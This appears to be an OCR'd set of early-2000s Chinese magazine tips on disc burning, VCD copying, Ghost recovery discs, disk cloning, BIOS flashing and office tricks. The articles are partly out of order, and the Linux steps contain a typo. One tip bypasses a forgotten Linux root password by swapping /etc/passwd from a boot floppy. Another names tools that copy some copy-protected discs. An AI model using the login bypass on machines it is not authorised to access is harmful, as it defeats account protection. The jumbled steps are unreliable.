E:\1：这是光盘的源文件的根目录,CDIMAGE将以此目录开始构造光盘目录结构,硬盘上的E:\1\pro在转换后将变成光盘的x:\pro

Win2K3IN1.ISO：这是最后生成的ISO文件的名字

③最后再用刻录软件（如 Easy CD Creator、Nero 等）将 ISO 镜像文件刻成光盘就可以了。

通过上面的步骤就可以生成最简单的 3 合 1，如果要做得更好，还可以再做成带启动菜单什么的，相应的步骤比较烦琐，在这里就不再详细介绍了。

当然，上面介绍的只是纯粹的技术实现方法，大家可不要违反版权，什么都刻录哟。

□浙江　阿土仔工作室

VCD光盘刻录实战

VCD的刻录可以说是刻录机在家用领域一个比较有用的功能，利用光盘刻录机可以备份自己喜欢的VCD以及自由保存自己需要的视频资料（如朋友聚会、生日Party、婚宴场景等）。

1.VCD的光盘结构

VCD的光盘结构和普通的CD-ROM的结构不一样，VCD是多轨结构，第一轨是资料轨，叫Index Track，属于CD-ROM XA Mode 2 Form 1，每个sector可存2048 bytes资料，不论怎样的VCD，这个轨都存在。接下来的轨叫Image Track，用于存储VCD音像，属于CD-ROM XA Mode 2 Form 2，每个sector可存2324 bytes资料。如果在Windows的资源管理器中查看VCD时，可以看到每张VCD光盘中必定有MPEGAV和SEGMENT这两个目录。MPEGAV目录中存放的是以轨形式存放的MPG音像文件，其中每个DAT文件就是一个Image Track轨。SEGMENT目录中存放的是不以轨的形式存放的音像文件，如高清晰度静止画面等。还有其他一些目录是在制作中系统自动生成的。

2.VCD的分类

从VCD的制作来看，VCD可以分成两种。一种是市场上出售的VCD，是工厂压片生产的，属于DAO模式。另一种就是自己用Video Pack 4.0等VCD制作软件自制的VCD，由于目前常用的VCD制作软件只支持TAO模式刻录，所以这类VCD属于TAO模式。复制这两种VCD是有差别的，下面将作详细的介绍。

3.复制VCD

对于有源盘的VCD进行复制时，并不是简单地像普通的数据复制那样将VCD上所有的文件和目录COPY到一张CD-R上就算复制完成了。不过现在常见的刻录软件使用CD拷贝功能都可以比较简单地完成，笔者在这里也就不具体介绍如何操作了，相信大家看着软件的提示一步步进行操作应

□浙江　阿土仔工作室

CD光盘刻录实战



“刻”不容缓

CD刻录可以分为CD复制刻录和CD制作刻录，前者是利用现有的CD进行复制刻录，后者是利用现成的音频文件来进行刻录。我们先谈后者，前者在“光盘拷贝实战”一文中会谈到。

在进行刻录前，首先要准备需要刻录的音频文件，具体的音频文件格式主要有wav、mp3、wma、vqf等，不过要注意的是，对于vqf，有些刻录软件是不支持的。另外要注意的是，wav文件必须是44.1kHz及16位立体声格式，mp3、vqf和wma要为112k到160k速率的，高于160k的速率则会引起刻录后可播放但没有声音的现象。然后运行刻录软件（如Nero、Easy CD Creator等），以Nero为例，运行后在刻录精灵向导中选择“编译新光碟”→“音频光碟”，然后将需要刻录的音频文件直接拖入刻录窗口就行了（如图1）。

刻录软件会自动在每首歌曲的后面加上一个默认的空白过渡时间，Nero的默认值是2秒钟，刻录者可以自由定义每首歌后面的空白过渡时间。具体操作是：选择需要更改的曲目，然后点击鼠标右键，选择“属性”，会弹出一个“音轨信息”窗口，在“音轨信息”的“空白”栏中修改相应的数值。对于需要将多个音轨无间隙连接成一个完整的音乐片断的，只要在这里将“空白”栏中的数值设为“0”就可以了。

除了上面介绍的普通多音轨CD的刻录制作外，我们在刻录时还可以实现将一个音频文件“拆开”刻录成多个CD音轨。具体做法是（还是以Nero为例，其他的刻录软件的操作类似）：首先按照上面的刻录步骤将需要拆分的音频文件拖入刻录区，然后选择它，用鼠标右键点击选择“属性”，会弹出一个“音轨信息”窗口，在窗口中选择“索引、极限、分割”，会出现选定文件的参考波形图。大家可以先按“播放”按钮进行试听，在需要“拆分”的地方，按“分割”按钮就可以在此插入一个“拆分点”，等所有的“拆分点”都确定后，按“确定”按钮就可以自动进行各个音轨之间的拆分工作，并在拆分音轨的同时，自动在每个音轨之间插入默认的2秒空白过渡时间，如图2所示。




图1




图2

相对来说，CD刻录的操作还是比较简单的，但是在刻录时要注意以下问题：①刻录时，刻录速率不宜过快，2速是比较保险的刻录速度，高速刻录会引起刻录后的CD有杂音和跳轨现象，严重的甚至会无法在家用的CD机上读取。②每张CD刻录是不能超过99个音轨的，因此需要刻录多CD音轨的朋友在刻录时一定要控制刻录的音频文件个数。

该没有什么大问题的。笔者想介绍的是用何种软件正确复制VCD，免得大家复制出的VCD无法正常使用。在进行复制VCD时要掌握以下原则：


①工厂压片的VCD（即采用DAO模式的VCD）一定要用支持DAO模式的CD COPY软件（如Nero、WinONCD、DiscJuggler和CDRWIN等）进行复制，如果使用了只支持TAO模式的CD COPY的软件（如Easy CD Creator等）进行复制，复制出的VCD播放时是花屏的。为什么会这样？这是因为用TAO模式复制的光盘与母片会有不同，中间多了GAP，所以后面的资料的位置都不对了，这样就造成播放问题了。而用DAO模式复制的光盘会和母盘一模一样，就不会有播放问题了。

②对于用Video Pack 4.0制作的VCD（即采用TAO模式的VCD）复制就可以比较随意，用什么刻录软件都行。

③在进行VCD刻录时，除非你能保证源盘的质量绝对好，否则笔者还是建议最好将“On The Fly”功能关闭，这样系统在刻录时会先将源盘资料在硬盘上做成ISO的文件格式，然后再刻录到CD-R上，这样能够保证刻录的稳定性和成功率。

4.VCD的制作

在自己制作VCD之前，首先要准备好视频文件。根据白皮书的规格，VCD是采用MPEG1格式，因此我们首先要将需要进行刻录的视频文件格式（AVI、DAT等）转换为刻录软件可以处理的视频流1150kbit/s、音频流224kbit/s的MPEG数据格式，在转换的同时还可以利用相应的软件进行必要的效果处理（如进行添加字幕、变换场景等）。具体的转换和制作都有专门的工具，如MPEGTOOL、DAT2MPG、iFilmEdit、Xing Mpeg Encoder、ULEAD会声会影等，这些工



具的具体使用在这里就不一一介绍了。

在利用视频处理工具处理后，就可以用刻录工具来刻录VCD了。下面以Nero为例来简单地讲述一下VCD的刻录步骤。

运行Nero-Burning Rom，在“新建编译”窗口中选择“VCD”，确定后会出现如图所示的制作界面。在界面的左上方视频窗口中已经由Nero自动建立好了几个目录，然后通过右边的文件浏览窗口，将事先准备好的MPEG文件（Nero也支持dat格式）拖拽到下方的空白窗口中，最后按下工具栏上的刻录按钮进行烧录。

其他常见的刻录软件（如Easy CD Creator、Video Pack等）的具体操作也基本类似。刻录完成后千万不要忘记封盘，如果刻录后没有封盘的话，有可能会导致在计算机上可以顺利播放而家用的VCD影碟机不认的现象。

上面介绍的还是最简单的VCD的制作刻录过程，而要真正制作一张好的VCD，关键还在于VCD视频文件的采集、压缩、编辑等处理。当然这不属于本文的讨论范围，而且也不是三言两语能介绍得了的，笔者就不详述了。

□浙江　阿土仔工作室

光盘拷贝实战

这是指利用现有的CD（包括数据光盘、音乐CD以及VCD等各种格式的光盘）进行相应的复制刻录工作。在这里，我们还是以Nero为例来详细地讲解一下CD复制刻录的主要步骤及其注意事项。

首先运行Nero，在Nero的刻录精灵向导中选择“拷贝光碟”，然后选择数据拷贝的源CD驱动器，下面的“快速拷贝”选项也就是前面所介绍的“On The Fly”，如果选择此项的话，刻录时将直接从CD驱动器读取数据进行刻录而不将数据缓存到硬盘，这样可以节省刻录的时间。然后按“下一个”按钮设置相应的刻录速度就可以进行相应的光盘刻录操作了，如图所示。

相比较而言，复制刻录的工作要比其他的刻录步骤都要简单，但是在刻录时还是要注意，那就是选择用“快速拷贝”——也就是“On The Fly”刻录模式进行刻录时一定要慎重，由于采用此刻录方式时将不采用硬盘作为刻录时的缓存，因此在刻录时的任何一点错误（如源光盘不是很好读、在光盘刻录时对光盘的误操作、光驱不是很好等）



引起的数据读取延迟都有可能导致刻录的失败，因此大家在刻录时一定要注意。

目前常见的刻录软件Easy CD Creator、Winoncd、NTI cd-maker 2000等都提供了相应的CD复制刻录功能，具体的操作以及设置等和上面介绍的都大同小异。惟一值得提出的是，就单纯的CD复制刻录功能来说，CloneCD以及Padus DiscJuggler也许是最好的选择。这两个软件和上面介绍的Nero等常见的刻录软件不同，它们只提供单纯的CD复制刻录软件，而且具有支持多刻录机以及拷贝部分加密盘的功能。对于一些有特殊需要的用户，可以考虑使用它们来进行刻录，而对于一般用户则采用上面介绍的这些常用刻录软件就能满足相应的刻录需要了。

□浙江　阿土仔工作室

启动恢复光盘刻录实战



由于一张普通的CD-ROM光盘的容量有将近650MB，因此我们可以利用CD-ROM的这个容量优势来对硬盘数据进行备份工作，从而在由于意外情况（如误删文件、误格式化等）而导致数据丢失时可以进行快速的恢复工作。简单的数据拷贝我们已经在上面的"数据刻录"部分进行了详细的介绍，这里我们将详细地介绍如何制作一张系统启动恢复光盘。制作的这张光盘可以在我们的操作系统出现严重错误或者操作系统所在分区被破坏时，快速地实现系统的恢复工作。

在制作启动恢复光盘前，我们要进行制作前的一些准备工作。

1.首先我们要用Ghost软件备份操作系统所在的分区数据，完成后会生成一个镜像文件，我们在这里就假设为system.gho。

2.然后我们就要制作一张可以启动光驱的启动盘，如果嫌麻烦的话，可以直接利用Windows 98安装时制作的启动盘。笔者在这里为大家介绍一下我自己制作的中文启动盘。

制作这张中文启动盘需要一个DOS下的中文支持系统，笔者选择的是天汇的DOS中文支持系统，很小，只有一个文件tw.exe（204kB），其他需要的也就是一些基本的系统启动文件以及光驱驱动程序了，其实这张启动盘最重要的部分还是配置文件config.sys和autoexec.bat的编制。下面就来详细谈谈这张启动盘的制作。

准备一张空白软盘，在DOS下使用"Format A:/s"格式化软盘并传输系统启动文件到软盘上。将himem.sys、oakcdrom.sys、mscdex.exe（这三个文件都可以在Windows 98的启动盘和Windows 98的目录中找到）和上面提到的tw.exe拷贝到软盘上，然后用文本文件编辑配置文件config.sys和autoexec.bat，在编辑完成后将这两个文件拷贝到软盘的根目录。下面就是这两个文件的具体内容，供大家参考（"；"后为注释语句）：

config.sys的内容：

device=himem.sys　　;加载himem.sys

device=oakcdrom.sys /d:mscd001　;加载光驱驱动程序

lastdrive=Z　;这个比较重要，设定驱动器最大盘符号为Z

（上面的是最基本的，如果大家还有什么需要加载的，可以自行加载相应的程序。）

autoexec.bat的内容：

@echo off　　;屏蔽显示

mscdex /d:mscd001 /l:z　;加载光驱驱动，/l:z参数将光盘符定义为Z，这是由于如果没有这个参数的话，光驱会自动将硬盘最后一个分区符后的字母作为自己的盘符，这样做是为了准确定义光驱中的Ghost程序和Ghost镜像的位置

tw.exe

cls

echo　现在将开始系统的恢复工作，请稍候

echo............正在加载ghost程序................

z:\ghost.exe -sure -rb -clone,mode=pload,src= z:\system.gho:1,dst=1:1

（上述仅供参考，Ghost命令行参数详见下面的介绍，不同备份参数稍有变化。）

启动示意图如图1所示。

-sure 表示对所有问题回答Yes，这个参数大家可以不加，这样Ghost程序在运行时会就当前操作询问操作者，这对于防止误操作是有帮助的。

-rb 表示完成后自动重新启动。

"z:\ghost.exe -sure -rb -clone,mode=pload,src= z:\system.gho:1,dst=1:1"

-clone,mode=pload,src= z:\system.gho:1,dst=1:1表示把z:\system.gho这个镜像文件还原到第一硬盘的第一个分区。

如果要用整个硬盘的镜像恢复一个硬盘的话，可以使用下面的参数：

"z:\ghost.exe -sure -rb -clone,mode=load,src=z:\system.gho,dst=1"，表示把 z:\system.gho 这个镜像文件还原到第一个硬盘上，这个是还原整个硬盘镜像的。

其他镜像文件的恢复参数不是很常用，在这里就不一一介绍了，大家需要的话可以自己查阅Ghost的说明文件。

另外要补充的是，当Ghost镜像大于650MB时，可以在制作镜像文件时利用Ghost命令行的分卷备份制作功能(Ghost版本必须是5.x以上)"ghost -clone,mode=pdump,src=1:1,dst= system.gho -span -split=630"，系统会自动生成system.gho、system.001等一系列的镜像文件。恢复时也一样，Ghost会按照原先的镜像制作顺序依次恢复相应的分卷镜像文件，等第一个镜像文件恢复完毕，Ghost程序会让你输入下一个镜像文件名，或者换一张CD。不过这时要注意，刚刚换上CD后请不要马上按回车键继续，因

为光驱在读取CD前会有个预读目录的过程，如果马上按回车键的话，会出现找不到下一个分卷文件的错误信息，而Ghost到现在还没有提供“Retry”的功能，这样前面的恢复工作就白费了，需要从头再来。

在上面的准备工作完成后，就可以开始刻录工作了。首先利用制作好的启动盘来制作一张可以启动的BootCD，以Nero为例，在“新建编译”窗口中选择“只读光盘（启动）”选项（如图2），然后选择启动文件的来源（从A盘或者硬盘，笔者建议将A盘的启动软盘用hdcopy做成硬盘上的IMG镜像，这样可以保证刻录的成功率）。其他的刻录方式和数据刻录差别不大，再把Ghost完成的硬盘gho镜像文件和ghost.exe文件一并刻录到同一张光盘上就可以了，对于多卷的ghost文件，分别刻录到其他光盘也就可以了。以后在进行恢复工作时，只要在BIOS中设定好光盘启动，然后利用制作的启动恢复光盘就可以轻松地进行恢复工作了。




图1



Í¼2

□四川　谢彪

为无光驱笔记本装Win95

近日朋友拿来一IBM笔记本电脑，基本配置486DX、1.2GB硬盘、8MB内存、软驱，因为无光驱，所以没有安装操作系统。

我们打算将Win95安装光盘源程序全部拷贝到笔记本电脑中之后，再从笔记本电脑进行安装。那就先看看光盘，在另一台有光驱的台式电脑上打开，CAB文件个个大于1.44MB，逐个COPY不行。就算是一个个解包，可COPY到软盘，然后再一个个压缩成包，那近30个CAB还不知道要折腾到何年何月呢？

能不能进行双机互连再COPY呢？答案是肯定的。那就用DOS6.0以上版本的INTERSVR和INTERLNK命令通过串口或并口进行连接。找到DOS6.22安装程序，在笔记本上顺利安装完成，一试INTERSVR和INTERLNK都可以运行，通讯可选择串口或并口，我早已做有并口电缆线，哈哈。

下一个重点就是在台式电脑上也安装DOS6.22，这样双机就可以互连了。为了不破坏现有系统，找来一块未用硬盘挂在台式电脑上，经BIOS设置为从该硬盘启动，安装DOS6.22，试试INTERSVR和INTERLNK命令，运行正常 。

以上工作都完成后，就可以连接好并口电缆线。在笔记本上运行INTERSVR（主机），自动选择了并口通讯，在台式机电脑上运行INTERLNK（客户机），一切顺利，两机互连成功了！开始COPY文件吧，怎么光驱无效呢？一拍脑袋！命令Interlnk.exe忘带参数了，立即纠正，重发命令：Interlnk /drives:4（两机硬盘都各只有一个分区C：），再把光盘源安装程序全部拷贝到笔记本电脑WIN95_S目录中（WIN95_S是新建的目录，用于存放安装源程序），一切顺利。

最后就是断开连接、拔除电缆，只用20分钟就安装好了Win95。

□江苏　周勇生

Linux下超级用户密码的修复

如果超级用户将密码忘记，就无法进入系统，也无法管理和使用系统。

一般的解决方法就是格式化硬盘再重新安装系统，但这有点儿小题大作了。准备好bootdisk和rootdisk两张软盘，从软驱启动，启动到root盘出现shell提示符。将Linux根目录分区mount至/mnt目录，比如你的Linux在硬盘第一分区，就在命令行中输入mount /dev/hda1 /mnt，然后进入mnt目录，将其中的etc/passwd文件改名，输入mv /mnt/etc/passwd /mnt/etc/passwd.bak就可以了。接着使用命令cp /etc/passwd /mnt/etc/passwd将软盘上的/etc/passwd文件复制到硬盘中的etc目录下。

重新由硬盘启动，登录时就不会询问超级密码了。最后使用mv/etc/passwd.bak passwd命令将passwd文件改回，再运行passwd命令重新设定密码就可以了。

□宁夏 清风创作室

硬盘拷贝大法

一、简易拷贝法

1.若硬盘为单一的DOS/Windows 3.1操作系统，则可将目标盘根据需要参照源盘进行分区和格式化，使之具备基本的DOS自举能力，再使用NORTON COMMAND工具如NC4.5选定源盘上某分区目录和文件（可选择该分区上所有的文件和目录，含系统、隐含、只读等全部属性），按F5键，输入目标盘所在的分区符，即可实现全部复制拷贝。

2.若硬盘为DOS、Windows 95混合型，则不再需要DOS系统启动盘，开机后直接进入Windows 95系统，再进入Windows 95下的MS－DOS窗口方式，用FDISK和FORMAT/S命令对目标盘进行分区和带系统文件复制的格式化后，退出，重新启动机器，再从Windows 95中进入MS－DOS窗口方式，键入XCOPY32 C:*.* D:*.* /S/E/C/H/K/Y或XCOPY C:*.* D:*.* /S/E/C/H/K/Y即可将源盘C中的全部内容复制到目标D盘中。注意拷贝命令中的6个参数是复制成功的关键，/S为复制子目录，/E为复制空目录，/C为即使拷贝遇到错误也不终止下来（因Windows 95在拷贝到WIN386.SWP时会出错终止，但该文件只是动态生成的临时存储文件，并不影响拷贝的完整性），/H为拷贝系统和隐含属性的文件，/K表示拷贝文件的属性，/Y表示自动覆盖目标盘上同名文件。

需要指出的是，对于DOS、Windows 95混合型的硬盘，由于存在长文件名，一般DOS下的文件拷贝工具是不支持的，NC工具也不例外，所以必须使用Windows 95下自带的支持长文件名的拷贝工具XCOPY或XCOPY32。注意，若非Windows 95下的DOS窗口，启动的是Windows 95的纯DOS方式，则XCOPY或XCOPY32此时仍然是不支持长文件名，且不支持隐含和系统文件的拷贝，在不同DOS方式下键入XCOPY32/?或XCOPY/?可比较出拷贝参数的不同。此种方法最大的优点是对目标硬盘的容量大小没有要求，操作比较简单，安全系数高。但只适用于DOS、Windows 95操作系统的硬盘，拷贝速度较慢，不能复制加密软件。

二、DISKEDIT复制法

执行Norton Utilities 8.0工具中的DISKEDIT程序（需NLIB200.RTL库，如为中文版，还需CHINA16.FNT的支持），以中文版为例，进入DISKEDIT主程序后，按Alt+T键选择工具栏，再执行配置项，将只读模式改为允许读写，返回主程序。再选中对象，选择驱动器，在磁盘类型中选择物理磁盘，确认后，在左窗口中会出现硬盘1和硬盘2，选择硬盘1后，按下Alt+W键，出现一个窗口，选择物理扇区，再选择硬盘2，确认后，硬盘1上的所有扇区内容将被逐一写到硬盘2上的对应扇区中，从而实现硬盘的整盘复制拷贝。

此种拷贝法要求目标盘与源盘的容量大小完全一致，复制耗时长，需一到几个小时。但由于是源盘到目标盘间对应扇区的精确复制，因此称为精确拷贝法，支持各种磁盘操作系统、磁盘分区及大部分加密软件的复制。

三、快捷复制法

这就要用到硬盘专用复制工具Ghost了。其使用也非常简单，键入Ghost回车，选择LOCAL/SERVER→CLONEDISK TO DISK→DRIVE 1→DRIVE 2→调整有关分区参数→开始执行。Ghost的功能非常强大，它不但支持各种磁盘操作系统和分区，支持双机并口互连，还能将磁盘的全部内容形成一个压缩映像文件保存在另一个硬盘上，必要时再展开拷贝到新的硬盘上。

Ghost拷贝时间特快，十几分钟到几十分钟就可搞定一个新的硬盘，特别适合于硬盘的升级或操作系统的迁移复制。Ghost要求目标盘的容量大于或等于源盘，若目标盘的容量大于源盘，则目标盘新的分区容量大小还可以进行适度调整。

另外，使用Ghost复制的硬盘，有些加密软件会需要重新安装，而且Ghost无法将大盘的内容复制到小盘上，即使大盘的实际内容远远低于小盘的容量。

□南京 杨波

轻松玩转自建词库

现在的输入法大都具有智能记忆功能，也就是打一个新词或新句后，这个词或句子就自动被存入输入法的用户词库之中。譬如“智能ABC”中本身没有“电脑爱好者步步高”这个词，当你打过一遍后，再次输入相应拼音时，这个词就会出现了。不过即使这样，一向懒惯了的我依然不能满足：要用词库，必须自己先输入一遍，特别是一旦你使用了新机器，用户的自建词库又得重新建立。有没有一种方法不用重新输入，也能在新的机器上运用自己原来的词库呢？

经过总结与归纳，发现只需找到用户自建词库的对应文件，再将此文件拷到你想用此词库的机器上，一切就OK了。

1.万能五笔字型输入法 将wnb.cz和wnb.tp的文件拷到新机器“万能五笔输入法”的安装目录下即可。这两个文件还可以用记事本打开编辑，很方便。

2.中文之星2001版中的“智能狂拼”和“新全拼”将安装目录下的user.inf和userpy.dat拷贝到新机器的相应目录下即可，不过可惜的是这两个文件不能在记事本下编辑。

3.智能ABC 它的用户自建词库在Windows安装的system目录下，文件名为tmmr.rem。

4.微软拼音输入法 如果没有登录Windows而使用输入法，它会自动生成一个名为p****l.imd的文件，****为该电脑的机器名；如果登录了Windows，则会生成一个名为“p@@@@l.imd”的文件，@@@@为用户登录Windows时的用户名。所以，将文件拷到新机器的Windows目录下后，再将此文件改名即可，重新命名的规律与上相同。

□湖北　闵艺华

Ghost 错选恢复分区之后……

为了对付“变化无常”的Windows系统，我常用Ghost的“分区 to IMG”功能将Windows系统分区（一般是硬盘的C区）做一个格式为Img的备份，以便在Windows不能正常工作时，再用Ghost的“Img to 分区”对系统进行恢复，这样就可以省去繁琐耗时的重装系统工作。

但是，在使用“Img to 分区”功能进行恢复系统时，一定要正确地选择选项，否则将会发生意想不到的后果！本人曾经接手过几起出现类似问题的硬盘，硬盘故障现象均为开机后只能看到一个逻辑分区C盘，其他的逻辑分区则全部不可见，而重要的数据均在其他逻辑分区之中。下面我们来分析一下Ghost备份和恢复分区的过程。

启动Ghost后，备份分区的流程为：Local→Partition→To Image

恢复分区的流程为：Local→Partition→From Image

然而，如果在恢复时这样选择：Local→Disk→From Image，Ghost就认为我们现在所要进行的是要把以前的硬盘备份映像文件（*.Img）恢复到整个硬盘！显而易见，这样的选择操作所带来的结果仅仅只是把原来备份的某一个逻辑分区备份映像文件恢复到整个硬盘，这就是重新开机后只有一个分区的根本原因。

我们先来分析一下所有逻辑盘有无恢复的可能性。这里我们假定原硬盘的逻辑分区为4个，如附图所示，假设C盘为系统分区。

一、如果误将逻辑C区的映像还原到整个硬盘

还原时Ghost将从硬盘的起始扇区开始写数据，并根据使用者输入的硬盘容量参数重新定义硬盘分区表(Ghost选项中的默认容量为硬盘最大容量)。由于还原的数据大小受到原C区有效数据容量的限制，因此，从硬盘的起始扇区开始还原的数据其覆盖范围不会超出原C区的结束边界，这就意味着原D、E、F区的所有数据应该是完好无损的，而此时看不到D、E、F区仅仅是因为Ghost修改了分区表而已，这种情况在恢复了主分区表后即能恢复所有逻辑盘。

二、如果误将逻辑D区的映像还原到整个硬盘

因原D盘没有安装操作系统，故硬盘不能启动，但从软驱启动后可以看到一个分区（即原D区）及数据。

1.如果D区的有效数据容量小于原C区容量，原C区数据被破坏，但原D、E、F完好无损，可以恢复。

2.如果D区的有效数据容量大于原C区容量，其还原数据的覆盖范围将超出原C区范围并进入D区，因此不仅原C区数据被破坏，同时原D区数据也难以幸免，但原E、F区完好无损，可以恢复。


三、如果误将逻辑E区的映像还原到整个硬盘

1.如果原E区的有效数据容量小于原C区容量，原C区数据被破坏，但原D、E、F完好无损，可以恢复。

2.如果原E区的有效数据容量大于原C区容量而小于原C、D容量之和，其破坏范围为原C、D区，但原E、F区完好无损，可以恢复。

其他情况可以依此类推。虽然不同的误操作都会有不同的结果，但有一点比较明确，那就是只要有“灾难”发生，首当其冲的便是逻辑C区及硬盘主引导记录，而硬盘主引导记录中又包含了硬盘主分区表，因此误操作后的结果往往是硬盘无法正常启动，或虽能启动但逻辑盘数已经改变。这种结果与遭到CIH病毒破坏后的现象十分相似。

通过以上分析我们可以得出这样的结论：只要某个(或几个)逻辑盘的整盘数据没有被重新覆盖，其恢复的可能性应该是相当大的，从实际情况来看几乎为百分之百。未遭破坏之逻辑盘恢复的关键是需要重新构造硬盘主分区表。



□江苏　韶亚军

让 Word 97 也支持多重剪贴板

一般情况下，Windows剪贴板只能够容纳下一条剪贴板信息，当我们第二次复制对象到剪贴板时，前一次的信息就会被覆盖。不过，Word 2000突破了这方面的限制，可以一次容纳多个剪贴板内容，这样给我们的选择、复制、粘贴提供了很大的方便。那么，Word 97能不能实现这个酷功能呢？其实，只要我们在Word 97中选中一段文本后，按下Ctrl+C组合键，将它复制到剪贴板后，退出到桌面上，右击桌面，选择“粘贴”，就会在桌面上出现一“文档碎片：××××”文件，“××××”代表文字信息前的一些文字，再返回到Word 97中选择不同的文字，按下Ctrl+C后，到桌面上右击，粘贴后，又会出现另一“文档碎片：××××”文件，而且内容不同。如果要复制前一个内容，只要按下第一个“文档碎片：××××”文件，右击，在弹出的快捷菜单中选择“复制”后，再进入Word 97，粘贴即可。同样，如果需要第二段信息，选中第二个文档碎片文件，进行相同的操作就行了。而且在关机后，这些碎片文件不会丢失，您可以将它们拷贝到任何文件夹下保存，从而实现了真正的“多重剪贴板”功能，的确非常方便。

□辽宁　来子

在网页中制作仿真窗口效果

如图1的网页，那不是一个个Windows窗口吗？其实，做这样的仿真窗口并不难，不用任何的特殊软件和代码，整个窗口就是用表格组成的。现在就把完整方法告诉大家，此文以DreamWeaver3为例介绍。

我们明显看出这个仿真窗口分标题栏、内容区、状态栏三部分，所以我们在Insert菜单里选择Table，建立一个三行一列的表格，边框宽度（Border）为1（如图2）。然后选中这个表格，在属性栏里，设置这个表格的亮边(light Brdr)为白色，暗边(Dark Brdr)为深灰色，背景色(bg)设成浅灰色（如图3）。



图1




图2



图3

表格的边框设置好后，就要设置每个栏的颜色了。先把光标放到表格中的第一行，设置第一行的背景色为深蓝色，再选择第二行设置背景色为白色。这时这个仿真窗口已经有点模样了。接下来我们给窗口加上文字，为了使窗口更逼真，我们在第一行上，要把文字色改为白色，2号字，最好再加上最大化、最小化和关闭这三个按钮，我们可以用一些抓图软件直接把真正窗口的这三个按钮抓下来，保存成图片后插入到表格里就可以了。

可是问题出来了，怎么使文字左对齐而图片右对齐？这个问题困扰了我很久，最后还是用一个表格搞定了。方法是在第一行里，再插入一个一行二列的表格，把表格边框和间距都设为0，然后把文字写在第一列中，把图插到第二列里，调整一下这个表格的单位格大小就可以了。

这样一个仿真窗口就建立好了，你想要给这个窗口里加什么内容就随你便了。

□江苏　李凡希

让我也在Windows下刷新BIOS

微星、技嘉等公司推出了一些在Windows下刷新BIOS的软件，但这些软件往往只能在部分品牌的主板上使用，相当一部分玩家还是不能享受到在Windows下刷新BIOS的方便与快捷。

Award公司出品的小软件WinFlash，可以在所有使用Award BIOS的主板上运行，方便快捷地在Windows下刷新BIOS，如图是它的运行界面。界面的主要部分显示了当前BIOS的区域分布，包括BootBlock、MainBlock、ESCD Block和DMI Block。其中深绿色的区域表示在刷新BIOS的过程中不刷新的部分，而浅绿色的区域则表示需要进行刷新工作的区域。用鼠标点击其中某个区域就可以切换它的状态为需要或不需要刷新。

在区域分布的上面显示了主板BIOS的编号，如图中的"i815-W83627HF-6A69RAB9C-00"。通过查资料我们可以知道，这是一块使用i815E芯片组的AOpen AX3S主板，我就以刷新这块主板的BIOS为例，向大家介绍一下WinFlash的使用方法。

首先，为了安全起见，在刷新前我们应当先把当前的BIOS内容保存下来，点选"File"菜单中的"Save BIOS"，保存即可。然后，点"File"菜单中的"Update BIOS"，系统提示选择新的BIOS文件，我们选择刚从网上下载的ax3s117.bin这个文件（适用于上面说的AOpen AX3S主板）。如果你的主板不是这个品牌这个型号的，则要你自己去主板厂商的网址下载合适的BIOS文件，可不要用错了BIOS数据文件。

为了避免刷新失败而导致机器无法启动，我们在刷新BIOS前可以先在该软件界面上的BootBlock区域上点击一下鼠标，把它变为深绿色，即为选择不刷新。在Windows下刷BIOS，也要小心一点为好哟！



“实用技巧一点通”专栏

一点通

快速返回好友名单首部

□抚顺　coming

上网聊 QQ 已经成为一种时尚，这样一来，好友名单可能很长，如果想给在名单底部的好友发个消息，要向下滚动好久才能找到，再想给上面的好友发消息，还要同样再滚动上去。

其实，当你位于好友名单的底部，想快速回到首部，只需要点一下陌生人组，再点一下我的好友组就行了。

10 以上的带圈数字巧输入

□江苏　尼春宇

在 Word2000 中我们输入一些带圈的数字，如①、②、③时，通常是通过“插入 / 特殊符号”，或者通过选择输入法键盘为“数字序号”(方法：对着输入法右边的小键盘点右键选择)，然后结合 Shift 键便可以输入。

但是这些只能局限于输入 10 以内的数字，其实我们可以通过另外一种方法来实现 11－99之间的带圈数字的输入。选择“视图 / 工具栏”，将“其他格式”工具栏调出，然后点“带圈字符”按钮，输入相应的数字字符，选择一下相应的样式即可。要提醒朋友的是，如果你对这个字符进行字体放大的时候，会出现数字在圈外的现象，这时只需选中该字符，然后再点“带圈字符”按钮，打开对话框，确定即可。

快速输入以前的命令

□江苏　飞雪

由于 Linux 操作界面大部分都是处于命令行输入状态，因此要想执行某个功能的话，可能需要输入一段很长的命令字符，如果在实现某个功能中需要重复好几遍这样的命令，那么我们还是这样一个字符一个字符地输入，肯定是比较麻烦的。其实我们可以在 Bash Shell 中，使用“！”来重复上几次输入过的命令。

刷 BIOS 增新功能

